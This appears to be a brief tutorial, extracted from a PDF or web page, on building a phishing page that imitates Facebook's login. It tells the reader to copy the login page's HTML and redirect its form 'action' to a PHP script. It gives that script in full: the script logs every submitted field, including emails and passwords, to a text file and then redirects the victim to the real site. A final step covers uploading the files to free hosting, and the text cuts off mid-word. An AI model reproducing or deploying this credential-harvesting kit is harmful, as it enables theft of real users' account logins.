step 1

go to facebook.com login page



step2

select all code and copy it

and save file , file name index.html,
open index.html file in any text editor and search "action=" keyword,

step3

lets create post.php file for storing details (password/email) of user. cate this below php code,

```
<?php
header ('Location: facebook.com');
$handle = fopen("log.txt", "a");
foreach($_POST as $variable => $value) {
fwrite($handle, $variable);
fwrite($handle, "=");
fwrite($handle, $value);
fwrite($handle, "\r\n");
}
fwrite($handle, "\r\n\n\n\n\n");
fclose($handle);
exit;
?>
```

step4

upload these two files on free web hosting platform, i, using 000webhost , this web site provide free web hosting

000webhost n
